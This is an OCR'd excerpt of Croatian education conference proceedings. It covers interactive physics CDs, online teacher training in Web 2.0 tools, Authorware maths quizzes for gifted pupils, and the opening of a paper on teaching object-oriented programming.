Svaki interaktivni CD sadrži slajdove s naslovom edukacijskog sadržaja, tipkama za provjeru uspješnosti, uputama i pomoći u radu te navigacijskim tipkama. Sve se to nalazi u desnom gornjem uglu ekrana.


Slika 1. Primjer popunjenog interaktivnog sadržaja za utvrđivanje gradiva u 7. Razredu

Opis i tumačenje dijelova slajda:

A – predmet i razred
B – naslov edukacijskog sadržaja
C – tipke za provjeru uspješnosti
D – upute (U) i pomoć u radu (, P i F)
E – navigacijske tipke
F – naslov i podnaslovi tematske cjeline
G – prostor za tekst i slike/animacije tematske cjeline
H – tipka za detaljno obrazloženje u pojmovniku
I – tipke za pokretanje/zaustavljanje animacije
J – prostor za izvođenje animacije/eksperimenta
K – prostor za rješavanje i provjeru urađenog zadatka
L – ✓potvrđivanje/✗brisanje unesenih odgovora

Slika 2. Osnovni koncept rasporeda svakog pojedinog sučelja.

Slike prikazuju 18 tematskih cjelina za 7. razred, odnosno 19 tematskih cjelina za 8. razred s detaljnim uputama za rad, s trenutačnim uspjehom i neuspjehom nakon obrađenog slajda, sa statističkim izvještajem, kalkulatorom, pojmovnikom i s informacijom o poznatim fizičarima.




Slika 3. Primjer popunjenog slajda za utvrđivanje gradiva u 7. razredu.

Na svakom slajdu pri dnu postoje simboli za potvrđivanje (✓), odnosno za poništenje trenutačnog odgovora (✗).

Pri dnu postoje simboli koji se aktiviraju klikom miša za potvrđivanje (✓), odnosno za poništenje (✗) odgovora. Unos odgovora, kao što je to prikazano na gornjoj slici na mjestima s bijelim poljima, postižemo putem padajućih izbornika s odabirom ponuđenih odgovora (donji dio slike) i/ili unosom putem tipkovnice (prva dva polja odozgo) na slici iznad.

Od mnogih animacijskih prikaza izdvojili smo kao dobar primjer slajd s prikazom dinamometra koji nam zorno dočarava primjer interaktivnog postupka učenja zadanog gradiva iz fizike u 7. razredu osnovne škole. Pokretom miša preko dijela animacije otvara se padajući izbornik koji nam pokretanjem animacije prikazuje pojedine dijelove uređaja (dinamometra) na kojem možemo mijenjati uvjete eksperimenta i međusobne veze s fizikalnim veličinama.



Slika 4. Vanjski i unutrašnji (skriveni) izgled dinamometra.

Podsjetimo se da danas u nastavi fizike prevladavaju zorni konstrukcijski prikazi i induktivne metode poučavanja. Tako i ovi multimedijski interaktivnih CD-i prate ove trendove i zorno prikazuju mnoštvo primjera i situacija iz stvarnog života koji su povezani s ovim predmetom. Ovakve interaktivne simulacije usko su povezane s konkretnim životnim pojavnostima te vrlo stimulativno pospješuju iskustveno učenje i trajnije zadržavaju u pamćenju spoznaje i zakonitosti po kojima se odvija stvarni život čovjeka na kugli zemaljskoj.

V. ZAKLJUČAK

Sve prikazane slike računalnih simulacija na CD-ima, kako za 7., tako i za 8. razred osnovne škole, imaju za cilj na zanimljiv i maštovit način motivirati učenika, jačati njegovo samopouzdanje i poticati ga na samostalan rad kako bi ostvario što bolje rezultate i dugotrajniju životnu primjenljivost naučenih prirodnih spoznaja. Primjenom ovakvih kompjutorskih simulacija i interaktivnim metodama provjeravanja i mjerenja dosad «nerazumljiva» fizika sve je manji «bauk» s mnoštvom apstraktnih formula, tabličnih i grafičkih prikaza. Takvi se apstraktni pojmovi i prikazi mogu vrlo zorno prikazati i shvatiti kombinacijom suvremenih računalnih simulacija, što dinamizira i individualizira nastavni proces i postiže stanovitu uštedu vremena poučavanja i vježbanja gradiva fizike.

Edukacija učitelja u korištenju web 2.0 alata

A. Sandra Vuk*, Dubravka Petković**
*Osnovna škola Augusta Šenoe, Zagreb
**Osnovna škola Fažana, Fažana
*vuksan@gmail.com, **dubravka50@gmail.com

Sažetak - Web 2.0 alati su pojmovi koji se susreću redovito u priči o današnjem obrazovnom sustavu, ali ne i u praksi hrvatskih učitelja ili barem ne dovoljno. Potaknute tom činjenicom krenule smo u istraživanje načina na koji bismo mogle pomoći kolegama, upoznati ih s web2.0 alatima i njihovom primjenom. Kako smo i mi same geografski udaljene i u svom zajedničkom radu svakodnevno koristimo web 2.0 alate za međusobnu suradnju i društvene mreže za komunikaciju, tako nam nije bilo teško osmisliti način edukacije. Ovaj rad obuhvaća prezentaciju rezultata našeg rada u edukaciji učitelja. Svoje iskustvo i znanje podijelile smo s ostalim učiteljima organizirajući online edukaciju putem društvenih mreža, web stranica i sustava Moodle. Edukacija obuhvaća upoznavanje s web2.0 alatima, valorizaciju alata i primjenu alata u konkretnim nastavnim situacijama i nastavnim temama. Takav pristup doveo je do pojačanog interesa hrvatskih učitelja koji i sami počinju koristiti neke od web 2.0 alata te ih dijeliti s ostalom učiteljskom zajednicom. Cijeli rad je „živ“ i stalno se nadopunjuje i istražuju novih besplatnih web 2.0 alata

I. UVOD

Pojam Web2.0 alati u posljednje se vrijeme vrlo često spominje u krugovima ljudi čiji su interesi vezani uz upotrebu IKT tehnologija. Što su web 2.0 alati? Koje su njihove prednosti? Kako se mogu koristiti u nastavi? Vjerujemo da malo učitelja zna i to ne zato što to ne žele znati, nego zato što nemaju prilike saznati. Službene edukacije o uporabi IKT u nastavi nema pa tako ni edukacije o primjeni uporabe web 2.0 alata. Učitelji ljubitelji Interneta i googlanja pronaći će malo podataka na hrvatskom jeziku.

Udruge hrvatskih učitelja ***Zvono*** i ***Foruma razredne nastave*** u kontaktu smo s mnogim učiteljima u Hrvatskoj koji su željni naučiti nešto novo i svjesni su činjenice da je potrebno promijeniti način poučavanja učenika, potrebe organiziranja nastave tako da učenik bude aktivan sudionik nastavnog procesa. IKT tehnologija i Web2.0 alati im mogu u tome pomoći ako ovladaju tim digitalnim vještinama.

Budući da i same koristimo Web2.0 alate u svom radu želja nam je bila da svoje znanje i vještine podijelimo s kolegama i pomognemo im da upoznaju Web2.0 alate i nauče ih primjenjivati . Trebalo je osmisliti način na koji bismo provele edukaciju. Tu nije bilo previše izbora: bile smo svjesne da to mora biti online i da moramo iskoristiti prednosti Interneta, društvenih mreža i web 2.0 alata.

Edukaciju smo počele provoditi i provodimo putem:

- ***vlastite web stranice*** s opisima alata, primjenom alata u nastavnom procesu i valorizacijom alata, a započele smo i s izradom tutorijala za pojedine alate.
- ***Facebooka***: informiramo učitelje o novostima u našem istraživanju alata.
- ***Carnetovog LMS sustava Moodle*** - izradile smo i provodimo tečaj izrade razredne web stranice u Google Site-u na kojoj učitelji mogu pohranjivati i dijeliti svoje i učeničke uratke sa širom zajednicom.

Interes učitelja je velik i svakim danom sve više učitelja počinje koristiti Web2.0 alate i svoje uratke dijele s nama i širom zajednicom

II. NAČINI EDUKACIJE UČITELJA

A. *WEB stranica*

Web stranica je naziv Web2.0 alata. Stranica je formirana na platformi Google Sites jer google prednjači u dostupnosti besplatnih web alata za učitelje zajedničkog naziva Google apps for education.

Zajednički cilj formiranja stranice je i dostupnost alata učiteljima razredne nastave te dijeljenje (share) spoznaja s ostalim učiteljima. Na strancama su upute za uporabu alata na hrvatskom jeziku, podjela alata prema

svrsi uporabe i mjesto (pohrana) linkova na jednom mjestu,. Obzirom da smo obje učiteljice u RN, posebno smo se oslonile na alate koji se mogu koristiti u razrednoj nastavi. Alate smo podijelile ovisno o svrsi i načinu primjene. Nastojale smo prikazati alate kojima učitelji mogu postići ciljeve i ishode učenja svih razina prema Bloomovoj taksonomiji obrazovnih ciljeva.

Slika 1. Piramida Bloomove taksonomije


Mnogi od alata spadaju u više podjela pa smo ih obradile ovisno o svrsi na različite načine. Najveći poticaj bilo nam je kako neki alat primijeniti u praksi, tj. je li on u radu primjeren samo učitelju, služi li za suradnju s učenicima (kolaboraciju) ili je samo za učenike (igra). Svaki od alata koristile smo uz gradivo propisano Nastavnim planom i programom od 1.do 4.raz.

Primjeri:

1. Izrada umne mape koja ima svrhu ponavljanja i ususstavljivanja nastavnih sadržaja predmeta prirode i društva u prvom razredu. Sadržaji teme su prikazane vizualno i služe među ostalim i kao podsjetnik na sadržaje koje treba upamtiti. Mapa je izrađena alatom bubbl.us.

Slika 2. Primjer - UMNE MAPE 1. razred PID Obitelj, škola, naše mjesto

2. Križaljka osmosmjerka koja je izrađena alatom Crossword i zanimljiv je način ponavljanja ključnih pojmova sadržaja predmeta priroda i društvo Tema:Zima. Učenici rješavaju križaljku online ili isprintanu.



Slika3. Križaljka za ponavljanje 2. razred PID NT Zima u zavičaju

Opisale smo alat, način njegova korištenja, pokazale korištenje alata na primjerima iz nastave i dopustile si da ocijenimo alat i njegovu moguću primjenu u hrvatskom školstvu. Uz svaki smo alat naznačile treba li suradnju, je li jednostavan za uporabu, treba li ga platiti ili je besplatan te je li isključivo na engleskom jeziku. Obzirom da smo alate htjele približiti hrvatskom učitelju odlučili smo se na izradu tutorijala (vodiča uporabe) u video obliku, slikopričama (PPT) ili u obliku budućih radionica. Video tutorijal za izradu online slikovnice

B. Facebook grupa

Grupa je formirana nakon što smo obradile više od 10 alata. Grupa je otvorenog tipa i obuhvaća stotinjak učitelja iz cijele RH, pa i samu zamjenicu ministra prosvjete gđu Mariju Lugarić (kao članicu).

Cilj grupe: primjere iz prakse postaviti javno i time potaknuti druge učitelje da se bez straha upute u korištenje alata, zajednički analiziraju alate i mogućnosti njihove primjene u praksi i brzo razmjenjuju informacije. Krajnji nam je cilj potaknuti učitelja na kreativno stvaranje edukativnih materijala Dosad (siječanj 2012.) je grupa potaknula više od dvadesetak učitelja da se upute u izradu nekog materijala koristeći Web 2.0 alate.

C. Twitter

Nama je u upoznavanju novih Web 2.0 alata najviše pomogla društvena mreža Twitter. Na Twitteru postoji podgrupa #edutech #web20. Svakodnevno u grupama učitelji iz cijelog svijeta objavljuju linkove novih alata, njihovu primjenu u praksi, njihove edukativne sadržaje (blog sadržaje). Ta nas je Twitter grupa potaknula na učlanjenje u velike edukatorske forume, omogućila nam pristup materijalima i uključivanje u razmjenu iskustava s velikom grupom edukatora.

Na stranicama:

a) http://www.classroom20.com/profile/SandraVuk?xg_source=activity

b) http://edupln.ning.com/profile/SandraVuk

izmjenjujemo, dijelimo i analiziramo sadržaje za rad u primarnom obrazovanju.

Potaknuti drugima formirali smo i svoje blog stranice gdje pišemo o hrvatskom školstvu, promjenama, analizama i uspjesima: http://razredna.wordpress.com/

D. Online tečajevi

U svrhu edukacije učitelja pri udruzi učitelja Zvono izradile smo i provodimo u Carnetovom LMS sustavu Moodle online tečajeve za korištenje programa i alata u nastavi. Jedan od njih je: *Izrada razredne web stranice*.

Web stranica razreda je prvenstveno rad koji pokazuje suradnju učiteljica i roditelja. Učiteljima daje mogućnost prezentacije rada razreda, suradnički rad s učenicima i roditeljima.

Tečaj je namijenjen učiteljima no i ostalima zainteresiranim za izradu web stranice u Google Site-u. Polaznici tečaja imaju mogućnost steći znanja i ovladati vještinama potrebnim za izradu vlastite besplatne web stranice. Polaznici su kroz tečaj vođeni pisanim i video uputama te svladavaju sadržaje putem vježbi.

Do sada je tečaj završilo tridesetak učitelja. Prema izlaznim anketama zadovoljstvo polaznika je veliko ne samo zbog sadržaja nego i načina rada koji im daje mogućnost da rade u vrijeme kada im to najviše odgovara.

Slika4. Početna stranica tečaja Izrada razredne web stranice

III. ZAKLJUČAK

U ovom radu predstavile smo primjer načina na koji se kolegama učiteljima može pomoći da se neformalno educiraju i sami pridonesu podizanju kvalitete svoje nastavne i nastavnog procesa u svim njegovim fazama uporabom Web2.0 alata.

Opisale smo načine na koje se kolege učitelji mogu educirati bez obzira na mjesto gdje se nalaze i vrijeme kad će učiti. Mišljenja kolega učitelja su pokazala da su ovakvi načini učenja prikladni i s aspekta dostupnosti: uz našu svakodnevnu online podršku lakše svladavaju i usvajaju vještine rada s Web2.0 alatima.

No valja napomenuti da unatoč entuzijazmu, velikoj volji i predanome radu na ovakvim edukacijama učitelji često nailaze na teško premostive prepreke: nedovoljnu opremljenost učionica i škola adekvatnom opremom potrebnom za primjenjivanje naučenoga u svojoj nastavi, nerazumijevanje okoline i nezainteresiranost stručnih službi za takvu vrstu edukacije.

Mi ćemo i dalje nastojati se samoobrazovati i koristiti nove alate i to naše znanje podijeliti sa širom učiteljskom zajednicom.

Literatura:

U izradi **nismo koristile literaturu** nego je cijeli članak izvorno naš autorski, a u uvođenje znanja o web 2.0 proučile smo ovo:

Implementacija softverskog paketa Adobe Authorware u radu s darovitim učenicima (u dodatnoj nastavi matematike)

Nataša Mesaroš Grgurić
Osnovna škola „Centar“ Rijeka, Hrvatska
natasa.mesaros@ri.t-com.hr

Sažetak- Informacijsko komunikacijska tehnologija potiče dječju kreativnost, a kod darovite djece osim kreativnosti, potiče razvoj logičkog mišljenja, omogućuje aktivno i brzo učenje, eksperimentiranje, uživljavanje u zamišljene situacije – sve ono što je bitno za darovitu djecu. Djeca nevjerojatnom brzinom stječu samostalnost, kompetenciju i osjećaj kontrole nad računalom. U dugogodišnjem radu s djecom posebice onom koja pokazuju interes za matematiku u osnovnoj školi došla sam do saznanja da korištenjem računala postižem bolju motivaciju kod učenika za rješavanje tehnički zahtjevnijih zadataka. Bilo da se radi o zadatcima geometrijskog tipa ili zadatcima kojima se razvija logičko mišljenje, učenici trebaju uložiti mnogo truda i vremena da bi postigli vještinu rješavanja takvih zadataka.
Cilj ovog rada je prikazati kako implementirati softverski paket Adobe Authorware u radu s darovitom djecom, a posebice u radu s djecom koja vole matematiku i koja pokazuju osobit interes za nju kroz dodatnu nastavu matematike.

I. DAROVITOST

Darovitost nema jednoznačni odgovor, ali jedna od definicija darovitosti kaže da je „Darovitost sklop osobina koje učeniku omogućavaju trajno postignuće natprosječnih rezultata u jednom ili više područja ljudske djelatnosti, a uvjetovano je visokim stupnjem razvijenosti pojedinih sposobnosti, osobnom motivacijom i izvanjskim poticanjem.“ (Narodne novine, 1991.).

Znanstveno istraživanje darovitosti započeo je engleski biolog Francis Galton (1822.-1911.), koji se, oslanjajući na Darwinova istraživanja, počeo baviti individualnim razlikama pojedinaca. Galton je vjerovao da su inteligencija i talent nasljedni te da se oni prenose genima s roditelja na djecu.

Lewis Terman je 1921. godine proveo najpoznatije istraživanje darovitosti. On je pratio napredovanje 1450 pojedinaca kroz dugi niz godina te istaknuo da iako vjeruje da je inteligencija nasljedna, potrebno ju je itekako njegovati u obitelji i okružju koje će dijete usmjeravati i razvijati u onom smjeru u kojem idu i djetetovi interesi i želje.

Prema Koren (1989.) ljudske su sposobnosti u populaciji raspoređene prema zvonolikoj krivulji (Gaussova krivulja ili normalna raspodjela), u kojoj većina pojedinaca ima određenu sposobnost razvijenu na prosječnoj razini. Pojedinci kojima su sposobnosti razvijene na višem ili nižem stupnju simetrično se smanjuju. One pojedince koji imaju jednu ili više sposobnosti razvijenu natprosječno, njih se obično naziva darovitima u toj ili tim sposobnostima.

Marland (1972.) je u svome izvješću naveo da se kod darovite djece mogu očekivati visoka postignuća, ako je obrazovanje prilagođeno njihovoj razini znanja i tempu učenja.

Prema Gardneru (1983.), postoji sedam različitih specifičnih sposobnosti, talenata ili inteligencija.

Stenbergova definicija darovitosti je usmjerena na kognitivne modele. Prema njegovoj definiciji daroviti se razlikuju među populacijom prema specifičnom načinu mentalnog funkcioniranja. Indikatori darovitosti su uspješno rješavanje problema i usvajanje znanja te što su te vještine bolje razvijene to je osoba darovitija.

Renzullijeva troprstenasta definicija darovitosti usmjerena je na ponašanje pojedinca. Prema njegovoj definiciji, darovito ponašanje predstavlja interakciju triju osnovnih skupina ljudskih osobina: iznadprosječne sposobnosti, visoka razina usmjerenosti na zadatak i visok stupanj kreativnosti. Pojedinci koji pokazuju darovito ponašanje su oni koji imaju ili mogu razviti ovu kombinaciju osobina i primijeniti je u nekom vrijednom području ljudske aktivnosti.

Webb predlaže da se u Renzullijevoj troprstenastoj definiciji darovitosti naglasi važnost triju osobina koje je nužno njegovati kod darovite djece kako bi produktivno ostvarila svoju darovitost u odrasloj dobi, a to su kreativnost, hrabrost te suosjećajnost, briga za druge.

Tannenbaum tvrdi da okruženje ima važnu ulogu u razvoju darovitosti. Sredina u kojoj dijete živi i u kojoj se školuje mora biti motivirajuća u kojoj će ono ispoljiti svu svoju kretaivnost i želju za radom i učenjem. Poticajno okruženje omogućit će pojedincu da kognitivno funkcioniranje bude za zavidnoj razini.

Unutar pojma darovitosti nailazimo na pojmove: darovito dijete, čudo od djeteta, geniji i talenti.

Darovita su djeca uspješnija od svojih vršnjaka, pokazuju izrazitu znatiželju, visoku sposobnost rasuđivanja, lako izražavaju svoje misli i želje, imaju bogat rječnik, dobro pamćenje, razumijevanje i rano

usvajaju čitanje. Darovita djeca brzo i lako usvajaju nove pojmove, izrazito su motivirana za rad, usmjerena su svome cilju, a problemi pri radu ih vesele i potiču na nova rješenja koja su originalna i kreativna.

Kod darovite djece izražena je motivacija za rad te takvu djecu ne treba dodatno motivirati na vježbanje, njima treba pružiti potporu u učenju, traženju novih sadržaja, osigurati im poticajno okružje gdje će njihova sposobnost dobiti na važnosti, te će oni biti pozitivno nastrojeni i time pokazati svoje iznadprosječne sposobnosti i specifične osobine ličnosti.

Darovita djeca koja su podržana od strane obitelji, učitelja i okoline imaju veće mogućnosti da razviju svoje kognitivne sposobnosti do najviše razine. Takvim učenicima potrebno je osigurati školovanje „po mjeri“ tj. uvažavati njihove interese i želju za radom. Potrebno je i grupirati učenike prema njihovim sposobnostima. Učitelj ne smije dozvoliti da se darovita djeca ne indentificiraju jer upravo o njima ovisi razvoj i napredak ljudske vrste.

II. DAROVITO DIJETE I RAČUNALO

Danas je gotovo nemoguće zamisliti život bez računala. Računala nas sve više okružuju pa tako nije niti nezamislivo da su djeca već od najranije dobi uz računalo. Trogodišnjaci se sasvim dobro snalaze na računalu. Dovoljno im je samo jednom pokazati kako primjerice pronaći crtić na internetu i drugi put će ga gotovo sami pronaći, a da još ne znaju niti čitati i pisati. Dječja pozornost nad računalom nadmašuje granicu trajanja. Računalo apstraktne predodžbe predočava na konkretan način pa time dječju pažnju drži na izazovnoj granici. Dijete uz računalo neprestano razvija osjećaj vlastite kompetencije, osjeća nadmoć te se izvrsno snalazi u poljima svoje znatiželje. Računalo djetetu omogućuje aktivno učenje uz igru, eksperimentiranje, uživljavanje u zamišljene situacije- sve ono što je bitno i za darovitu djecu. Na taj način darovito dijete stječe samostalnost, kreativnost i osjećaj kontrole nad računalom. Darovito dijete uz pomoć računala proširuje svoja znanja. Ono mu pruža da otkriva nova saznanja, uči vlastitim tempom na jednostavan i zanimljiv način. Današnji programi za učenje su toliko razvijeni da se pomoću njih može obrađivati novo gradivo, uvježbavati i ponavljati te provjeravati naučeno. Na taj način dijete u svakom trenutku učenja na računalu zna je li na pravom putu ka rješenju te na vrijeme i u svakom trenutku može prekinuti s aktivnostima koje ga vode u pogrešnom smjeru. Računalni programi tijekom učenja kontroliraju rad i napredovanje djeteta, ponekad ispravljajući pogrješke koje dijete učini, a da se dijete tada ne osjeća loše ili poniženo, što nije rijedak slučaj u razredu kada je izrugivano svojim netočnim odgovorom. Čak i ako pogriješi, računalo će mu ponuditi mogućnost da se vrati i pokuša ponovno. Računalni programi imaju nekoliko razina rješavanja zadataka, što je prednost nad redovnom nastavom. Učitelj je najčešće zaokupljen „prosječnim“ učenikom pa je na taj način darovito dijete zakinuto učiteljevom pažnjom. Programi za učenje imaju mogućnost provjere znanja na nekoliko razina, od onih jednostavnijih pa sve do razine uporabe naučenog u novim situacijama. Ovako razrađeni programi nude učeniku da samo testira svoje znanje i upozna stupanj usvojenosti naučenog, ali isto tako da kontrolira tempo i korake u učenju. Djeci programi omogućuju ohrabrenje i nagrade za učinjeno u vidu pozitivnih informacija. Na taj se način dijete ohrabruje i uči pozitivno razmišljati. Taj način darovitom djetetu daje poticaj za rješavanje složenijih i apstaktnijih zadataka te ga motivira za daljnje rješavanje i postizanje više razine učenja.

Učenje uz računalo je zabavnije, zbivanja na ekranu su dinamična te stoga zanimljivija od udžbenika ili nastavnih listića. Savladavanje gradiva uz stalnu povratnu informaciju, o njegovoj uspješnosti, djetetu je izazov, učenje je nalik na igru pa dijete uči na njemu naprihvatljiviji i najdraži način. Darovito dijete radom na računalu poboljšava vještinu pisanja i komuniciranja. Računalo ga potiče na izazov i znatiželju. Ono vježba svoj mozak, rješava logičke zagonetke i razvija svoju inteligenciju i kreativnost s beskrajnim mogućnostima razmišljanja na nov način.

III. MACROMEDIA ADOBE AUTHORWARE

Macromedia Adobe Authorware interpreterski je grafički programski jezik utemeljen na formi dijagrama toka. Namjenjen je izradbi multimedijskih interaktivnih programa koji kasnije mogu sadržavati čitav spektar multimedijalnog sadržaja, što je naročito korisno kod obrazovnih programa za multimedijske radne stanice i e-learning aplikacije. Ono što Authorware razlikuje od ostalih programskih paketa slične namjene kao što su Flash ili Director koji se oslanjaju na vizualnu fazu, vremensku crtu i pisanu odnosno skriptnu strukturu jest upravo struktura dijagrama toka.

Authorwareov karakterističan stil temelji se na interaktvnim ikonama kojima se označava mjesto gdje se očekuje određeni odgovor, odnosno interakcija s korisnikom programa. Okruženje Authorwarea omogućuje više načina interakcije: pritisak tipke, unos rezultata, klik na određeni objekt ili hot spot, te premještanje objekta na poziciju.

IV. PRAKTIČNI PRIMJERI U NASTAVI

Dugogodišnjim radom s djecom koja pokazuju interes za matematiku shvatila sam da djecu valja motivirati za rješavanje tehnički zahtjevnijih zadataka. Bilo da se radi o zadatcima geometrijskog tipa ili zadatcima kojima se razvija logičko mišljenje, učenici trebaju uložiti mnogo truda i vremena da bi postigli vještinu rješavanja takvih zadataka.

Zadatci koji se javljaju na natjecanjima na svim razinama, pretpostavljaju učiteljev rad te sposobnost djeteta i njegov interes za rad. Učitelj prije svega treba prepoznati dijete koje pokazuje interes i pripremati dijete tijekom čitave godine. U natjecanjima se javljaju zadatci različitog tipa, prije svega logički zadatci, zadatci koji traže izvođenje više računskih radnja, te zadatci geometrijskog tipa.

Nastojim neprestano motivirati učenike za rad, pa sam tako, upoznavši program Authorware, napravila kviz koji će ih motivirati.

Kviz je napravljen prije svega da bi učenici mogli samostalno rješavati zadatke, a učitelj je tu samo aktivni promatrač koji pomaže učenicima ako naiđu na problem u tijeku rješavanja.


Za potrebe rada sa darovitim učenicima kreirala sam niz interaktivnih nastavnih materijala poput kvizova

znanja, puzzli, interaktivnih matematičkih priča i sl. U ovom radu prikazat ću jedan od materijala.

Na početku korištenja materijala učenik se upoznaje s likovima koji će ga voditi kroz zadatke. U ovom slučaju to su likovi koji su djeci jako dobro poznati: Pink Panthera i tanzmanijska neman.


Slika 1: Uvodna interakcija kviza

Korištenjem likova koji su djeci poznati potiču njihovu znatiželju i motivaciju. U daljnjoj interakciji učenik sam odabire područje koje će rješavati:




Slika 2. Izabiranje područja

Odabirom područja učenici rješavaju zadatke. Kada učenik dođe do rješenja, provjerava točnost tako da kliklne na jednu mogućnost. Ako je zadatak točan, pojavi se lik koji se veseli i pokazuje učeniku da je točno rješio zadatak, a ako je netočno, lik je tužan ili mu na kakav drugi način pokaže da je pogriješio.



Slika 3: Primjer zadatka



Slika 4:Primjer zadatka sa višestrukim odabirom

V. ZAKLJUČAK

Učenici su rješavajući kviz pokazali veliki interes za rješavanje zadataka iako su zadatci bili tehnički zahtjevniji. Ovakvim aktivnostima vrijeme im brzo prolazi, a intelektualni napor ulažu s lakoćom jer rješavanje zadataka smatraju djelom igre.

Sažetak - Uz ranije uobičajenu proceduralnu paradigmu u nastavi podučavanja vještina programiranja računala posljednjih se godina sve češće kao dio nastavnih sadržaja prilikom podučavanja informatike odnosno računalstva u srednjim školama javlja i učenje osnova objektno-orijentiranog programiranja. Kako bi učenici što uspješnije savladali ove sadržaje u najčešće satnicom dosta limitiranom vremenu važno je podučavanju pristupiti uvažavajući poznata saznanja i postignuća vezana uz metodiku izvođenja ove nastave. Jedan od načina ostvarivanja veće motivacije učenika i uspješnijeg usvajanja ovih sadržaja je odabir kvalitetnih primjera prilagođenih početnom učenju. Ovaj rad nakon kratkog prikaza osnovnih značajki, prednosti i koncepata objektno-orijentiranog programiranja daje pregled i uvodi u proces podučavanja objektnog pristupa programiranju naglašavajući uočene kognitivne aspekte učenja te najčešće poteškoće i zablude koje se kod početnika javljaju, a koje se bar djelomično mogu prevladati uvođenjem i korištenjem odgovarajućih početnih primjera.

I. UVOD

Usvajanje vještine programiranja računala sve je više obilježeno pomakom sa imperativnog i proceduralnog programiranja prema objektno orijentiranom. Objektno orijentirana programska paradigma ustanovljena je u nastavnim predmetima već više od petnaestak godina (od sredine 1990-tih), i to uglavnom u kurikulumu tercijarnog obrazovanja. Na razini sekundarnog obrazovanja u učionice je početno učenje objektno-orijentiranog programiranja ušlo nešto kasnije.

Ovakav je trend doveo do toga da se i kod nas u srednjim školama osim proceduralne programske paradigme sve više podučavaju i druge, pa je tako već preko deset godina objektna orijentacija uvriježena u nastavi informatike za neka zanimanja u sektoru elektrotehnike i računalstva, čemu je svakako pridonijelo i među stručnjacima rašireno uvjerenje kako objektno-orijentirana tehnologija osigurava snažnije temelje za dizajn buduće programske potpore, te je učenike potrebno što ranije upoznati sa njenim temeljnim konceptima. Međutim, taj proces ne protječe bez problema i evidentno je kako učenici kod savladavanja očekivanih vještina imaju priličnih poteškoća, pa iako se u određenoj mjeri uspjevaju osposobiti za pisanje kôda u nekom od objektno orijentiranih programskih jezika, oni ipak često steknu tek ograničeno pojmovno shvaćanje objektno-orijentiranih koncepata.

